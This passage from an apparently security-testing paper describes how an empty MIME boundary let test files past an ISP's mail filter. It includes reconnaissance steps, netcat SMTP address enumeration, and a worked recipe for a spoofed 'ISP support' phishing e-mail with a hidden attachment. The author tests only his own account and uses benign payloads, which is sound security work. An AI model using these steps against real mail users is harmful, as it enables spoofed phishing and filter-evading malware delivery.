The reconnaissance stage allows launching a more focused attack against a target. By randomly sending malicious code to unknown targets, one takes more risk to be identified than by sending the malicious code to a known number of targets. A reconnaissance tool like the one provided on Testvirus.org web site can be used to define if a specific ISP is vulnerable to some type of attacks. To use the Testvirus.org tool, an e-mail address needs to be entered in the e-mail address field on the web page. The reconnaissance tool then first forwards an authentication request to the requester MUA. After acknowledging the e-mail demand, the entire suite of test is available for use. The only MIME related test that appeared to bypasses my ISP security gateway was Test#23 (see Figure 3). Testvirus.org requires having an e-mail account on the target system. However, other tools like the one created by NISCC have the ability to find vulnerable products without having an e-mail account.²¹ Also, Web site forum provides information with regards to the vulnerabilities of some ISPs²². Potential attacker could probably find some information related to my ISP on the Web.

Having gained this knowledge, Google²³ can be used to search for targets that are getting their mail services from a vulnerable ISP. Job sites, web forum, newspaper, business and magazines often provide e-mail addresses. For example, Figure 7 presents a screenshot of a web forum that provides Vicki Martel's e-mail address. One could probably find my e-mail address using Google to search the World Wide Web.



Figure 7: E-mail Address On Web Site

²¹ National Infrastructure Security Co-Ordination Center

²² Broadband report.com

²³ Google

In addition, corporate web sites often contain phone numbers that can be used for social engineering. An attacker can also search for phone numbers using different methods. For example, Figure 8 presents a screenshot of the Canada 411²⁴ Web site. This figure shows that in order to obtain a phone number, the Canada411 Web page only requires to type in the last name of the person. The Canada 411 Web site can provide my personal phone number.




Figure 8: Canada 411 Search Engine

Also, by searching information about a target on the Internet, an attacker can possibly learn about the target workstation's configuration (Antivirus, Host Intrusion Prevention, etc) and its contact names through the use of UserNet posting of employees. You now know from this paper that the victims workstation on my home network was not protected at the time when the vulnerability testing on my ISP MCC was performed. Different types of sensors now protect all workstations. The current configuration will not be revealed.

Having obtained the contact names of potential vulnerable targets, it is possible to try different e-mail addresses using the SMTP VRFY function to ask a MTA whether the e-mail address is real. Sam Spade²⁵ is an example of a tool that can be used to employ the SMTP VRFY function. As illustrated in Figure 9, Sam Spade can be run from a web site. However, it is also possible to download a free application²⁶. SMTP VRFY provides a means to verify the

²⁴ Yellow Pages Groupe Co.

²⁵ Atkins S

²⁶ PC World

existence of a user on a MTA; however, most MTA nowadays disable the VRFY function. In fact, this function is hardly ever enabled on MTAs as spammers can use it to harvest e-mail addresses. Figure 9 illustrates that even though Sam Spade recognised that my ISP domain exist the SMTP VRFY function did not confirm the existence of my e-mail address. As previously mentioned, every Figure in this document has been sanitized to keep some of the information confidential: the name of my ISP is replaced with “myisp”, my acronym is replaced by “myname” and letters replace parts of the IP address.




Figure 9: Sam Spade Myname@myisp.ca

When an ISP domain is known, it is possible to find the domain MTA server. The command “nslookup” alone in Windows, allows finding an “A” record for a given domain. To be able to look for a specific record the command “set q=” and the type of record (mx in this case) needs to be added. Then, the domain name of the researched record needs to be entered. Figure 10 shows the results obtained for my ISP.

```

C:\WINDOWS\System32\cmd.exe - nslookup
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\so>nslookup
Default Server: dn004.myisp.ca
Address: 24.200.a.b

> set q=mx
> myisp
Server: dn004.myisp.ca
Address: 24.200.a.b

Non-authoritative answer:
myisp.ca MX preference = 10, mail exchanger = nx.myisp.ca

myisp.ca nameserver = v1-no-dn010-fae1.no.myisp.ca
myisp.ca nameserver = v1-no-dn011-fae1.no.myisp.ca
myisp.ca nameserver = v1-no-dn009-fae1.no.myisp.ca
nx.myisp.ca internet address = 24.201.x.y
v1-no-dn009-fae1.no.myisp.ca internet address = 24.200.c.2
v1-no-dn010-fae1.no.myisp.ca internet address = 24.200.c.6
v1-no-dn011-fae1.no.myisp.ca internet address = 24.200.c.10
>

```

Figure 10: Executing The Nslookup Command

4.2 Scanning

The scanning stage of the attack allows completing the reconnaissance required to get additional information with regards to a potential target.

The scanning phase of this attack is trivial and is provided mainly for completeness. In fact, an attacker might be able to plan a focused attack based on the information provided by the mechanisms used in the reconnaissance stage: the web and/or a reconnaissance tool (such as the one offered by Testvirus.org) and/or Sam Spade (SMTP VRFY) and/or the “nslookup” command. However, to make sure that the information is correct, since a MTA is required to have port 25 open, a port-scanning tool can be used to ensure that this port is open on the target MTA. Super Scan²⁷ can be used to do this on a Windows platform. Figure 11 shows the results of the port scan on the IP address obtained from Figure 10.

²⁷ SnapFiles





Figure 11: SuperScan Port Scan Results After Scanning My ISP For Port 25

One can also make sure that it is possible to connect to the MTA by using the MX Record information. This can be done using a tool called netcat,²⁸ through port 25 (nc 24.201.x.y 25), as per Figure 12. The “220 relais.myisp.ca...” response from the MTA shows that the connection to the MTA was successful. The commands listed in Table 1 can then be used.

²⁸ Giacobbi G.



```
C:\WINDOWS\System32\cmd.exe
Directory of C:\Documents and Settings\so\My Documents\netcat
11/26/2004 05:07 PM <DIR> .
11/26/2004 05:07 PM <DIR> ..
11/28/1997 02:36 PM 544 makefile
01/03/1998 02:37 PM 59,392 nc.exe
11/23/2004 11:33 AM 96,561 nc1int.zip
01/04/1998 03:17 PM 69,081 NETCAT.C
11/26/2004 05:07 PM 1,827 NEWMESSA.MSG
5 File(s) 227,405 bytes
2 Dir(s) 15,924,396,032 bytes free

C:\Documents and Settings\so\My Documents\netcat>nc 24.201.x.y 25
220 relais.myisp .ca -- Server ESMTP (iPlanet Messaging Server 5.2 HotFix 1.2
1 (built Sep 8 2003))
helo localhost
250 relais.myisp .ca OK, [redacted].
mail from: test@cisco.com
250 2.5.0 Address Ok.
rcpt to: myname @myisp .ca
250 2.1.5 myname @myisp .ca OK.
rcpt to: sadfsdds@myisp .ca
550 5.1.1 unknown or illegal alias: sadfsdds@myisp .ca
```

Figure 12: Netcat Using MX Record Information.

Some MTAs have an address verification capability. This capability allows reducing load caused by undeliverable e-mails. This capability also allows verifying the existence of an e-mail address. In fact, as shown in Figure 12, if the e-mail address is not valid, the MTA returns an error message (550 5.1.1 unknown or illegal alias). If the address is valid but the connection is not closed the MTA will not deliver the e-mail. However, a MTA that doesn't have address verification capabilities doesn't return an error message; it only returns an undelivered message after closing the connection. That being said one needs to keep in mind that if the e-mail address is valid the MTA will deliver the test e-mail after the connection is closed.

4.3 Exploiting the System

Since sensitive business work is occasionally being performed on my home network, after NISCC had published the September 2004 advisory, there was a requirement to determine if my ISP MCC could be bypass by the vulnerabilities affecting MIME Extension: there was a requirement to determine if the MCC used by my ISP was vulnerable to some of the MIME issues listed in the advisory.

Exploiting the system is the action of crossing the line and actually trying to compromise a target system. A worm such as Netsky could have been used²⁹; however, it is not always necessary to set a fire to see if it can be extinguished. To make sure not to get in trouble with my ISP, the Testvirus.org reconnaissance tool was used to send the Eicar pattern to the victim

²⁹ Frankland J.

workstation on my home network. As previously explained, the only MIME related test that appeared to bypass my ISP security gateway was Test#23 (see Figure 3).

It was also necessary to confirm that the Eicar test file had not been modified by the MCC. Unzipping the file with Winzip version 6.3 SR-1, as shown in Figure 13, demonstrated that the Eicar test file had probably not been modified.





Figure 13: Unzip Eicar File

The Eicar file is a legitimate DOS program that prints a message when run as illustrated in Figure 14



```
C:\WINDOWS\System32\cmd.exe
11/05/2004 11:48 AM <DIR> Favorites
11/09/2004 05:01 PM <DIR> My Documents
11/09/2004 04:57 PM <DIR> Start Menu
0 File(s) 0 bytes
6 Dir(s) 19,438,186,496 bytes free

C:\Documents and Settings\so>cd my documents
C:\Documents and Settings\so\My Documents>dir
Volume in drive C has no label.
Volume Serial Number is F8E4-B088

Directory of C:\Documents and Settings\so\My Documents
11/09/2004 05:01 PM <DIR> .
11/09/2004 05:01 PM <DIR> ..
05/06/2002 08:51 AM 68 EICAR.COM
11/05/2004 11:48 AM <DIR> My Music
11/09/2004 05:00 PM <DIR> My Pictures
1 File(s) 68 bytes
4 Dir(s) 19,438,178,304 bytes free

C:\Documents and Settings\so\My Documents>eicar.com
EICAR-STANDARD-ANTIVIRUS-TEST-FILE!
C:\DOCUMENTE~1\so\MYDOCU~1>
```

Figure 14: Running The Eicar Antivirus Test File

Being able to run the Eicar pattern attached to Test#23 clearly demonstrated that when the empty MIME boundary vulnerability is used; the Eicar Antivirus test file can bypass my ISP MCC. Now, this is trivial but the purpose of the Testvirus.org web site is not to launch a malicious attack, it is a reconnaissance tool. To launch an attack a cracker would have to spoof an e-mail address and use the empty MIME vulnerability to hide malicious code. This can be done as follow:

1. The attacker type out an e-mail message body similar to the test.txt file presented in Figure 15.




Figure 15: Fake Message From An ISP Service Support

2. A program that can pack and encode files in MIME format such as mpack³⁰ is used to create a newmessage.msg file as per Figure 16.




Figure 16: Creating A Newmessage.msg File With Mpack

The “-s” option switch in Figure 16 is used to give a subject name to the e-mail, the “-d” option switch is used to add the fake text message from the ISP service support, the “-o” option switch is used to indicate the name of the output file were the e-mail is packed into and the virus.doc file is the malicious code attached to the new message file. For the purpose of this exercise it is a legitimate MS word document including the following sentence “This could be the Netsky worm³¹ hidden using the empty MIME boundary vulnerability in a form attached to the e-mail.”

3. To be able to exploit the target system, the newmessage.msg file needs to be edited in notepad. The commands listed in Table 1 need to be added,

³⁰ Schuster J.

³¹ Frankland J.

based on the information obtained in the first two stages of the attack (existing address hosted by a vulnerable mail server). The boundary created by mpack.exe, also needs to be replaced with an empty boundary. The potential resulting newmessage.msg encoded MIME output file is presented in Figure 17. The text in bold is the text that was added to the original file created by mpack. The text highlighted shows the empty MIME boundary.

```
helo localhost
mail from: test@cisco.com
rcpt to: myname@myisp.ca
data
Message-ID: <3310312004@random-pc>
Mime-Version: 1.0
From: servicesupport@myisp.ca
To: myname@myisp.ca
Subject: Internet security
Content-Type: multipart/mixed; boundary=
```

```
This is a MIME encoded message. Decode it with "munpack"
or any other MIME reading software. Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
--
```

Protect your computer against viruses right now !
We offer you a selection of products to choose from.

Our Firewall
\$5.95 / month
Protects against unwanted access to your computer and from your
computer to the internet (credit card numbers, bank account info,
etc...) Up to 3 PC's can be protected.

Our Antivirus : \$5.95 / month
Protection against viruses, worms, and Trojans, up to 3 PC's can be
protected.

Powered by Command(c), an industry leader in virus detection.
Filters the entire content of your PC that are susceptible to
infection.
Instant scanning when you open a file or an e-mail.
Free, automatic virus update so you're always protected against new
viruses.
Detailed statistics are available on your scanned files, infected and
disinfected
Additional security features which protect your personal information
and
provide cookie management.

If you have already subscribed to the service and want to download
the
software again, please fill the attached form.

```
--
Content-Type: application/octet-stream; name="virus.doc"
```

```
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="virus.doc"
Content-MD5: 1pDdGsRc2W11vXmxObkF8g==
```

```
VGhpcyBjb3VsZCBiZSBhIHZpcnVzIGhpZGRlbiB3aXRoIHRoZSB1bXB0eSBNSU1FIGJvd
W5k
YXJ5IHZ1bG51cmFiaWxpdHkgDQppbiBhIGZvcm0gYXR0YWN0ZWQgdG8gdGhlIGUtZW50bW
C4=
```

This text is after the closing boundary line delimiter and according to RFC 2046 it should not appear in the e-mail.

```
.
quit
```

Figure 17: Modified Newmessage.msg File

4. Finally, the attacker can use netcat³², as shown in Figure 16, to send the file presented in Figure 17 to a given target, using the IP address obtained in the previous stages of the attack: in this case the IP address of mx.myisp.ca (see Figure 10).




Figure 18: Using Netcat To Send The Newmessage.msg E-mail

In Figure 18, the first two lines after executing netcat show that the connection to the MTA was successful. The following lines are in accordance with the expected answers from the MTA as per Table 1.

Figure 19 provides a screen shot of the received e-mail. Note that in Figure 17,

³² Giacobbi G.

the first part of the text, *“This is a MIME encoded message. Decode it with “munpack” or any other MIME reading software. Mpack/munpack is available via anonymous FTP in <ftp.andrew.cmu.edu:pub/mpack/>”* is before the first boundary delimiter line and should not have appeared in the e-mail according to RFC 2046³³ (see Section 2.2.2.2). In addition, *“This text is after the closing boundary line delimiter, and according to RFC 2046 it should not appear in the e-mail”* is after the closing boundary line and should not have appeared in the e-mail. In fact, newmessage.msg was also sent with a suitable MIME boundary value and the message did not include the additional text. This is another confirmation that using an empty MIME boundary, the message might not be correctly interpreted. Obviously, a attacker wanting to stay under cover, would not add text before the first boundary delimiter line and after the closing boundary delimiter line.

³³ Freed N., Innosoft and Borenstein N. (RFC 2046)

